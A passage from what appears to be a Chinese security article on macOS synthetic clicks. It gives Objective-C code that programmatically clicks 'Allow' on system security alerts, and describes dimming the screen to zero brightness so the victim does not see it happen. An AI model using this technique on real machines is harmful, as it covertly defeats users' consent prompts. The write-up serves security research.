
```
//click via mouse key
void clickAllow(float X, float Y)
{
   //move mouse
   CGEventPost(kCGHIDEventTap, CGEventCreateMouseEvent(nil, kCGEventMouseMoved,
               CGPointMake(X, Y), kCGMouseButtonLeft));

   //apple script
   NSAppleScript* script = [[NSAppleScript alloc] initWithSource:
                            @"tell application \"System Events\" to key code 87\n"];

   //exec
   [script executeAndReturnError:nil];
}
```

模拟鼠标关闭警报




0x05 隐形

这些模拟操作有一个明显的缺点就是它们是可见的。想象一下, 你坐在办公桌前在 mac 上工作..... 当突然出现警报时, 鼠标似乎会自动移动到警报中, 点击将其关闭。你会清楚地知道你被黑客攻击了! 幸运的是有一个简单的解决方案!只需使屏幕变暗:



在显示屏即将进去睡眠状态时，迅速将屏幕调暗0.0的亮度级别，然后执行模拟攻击。



上一篇：DIRECTX 直达内核 下一篇：IDN Spoof漏洞自动化挖掘

1. 0 条回复
   - 动动手指，沙发就是你的了！

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板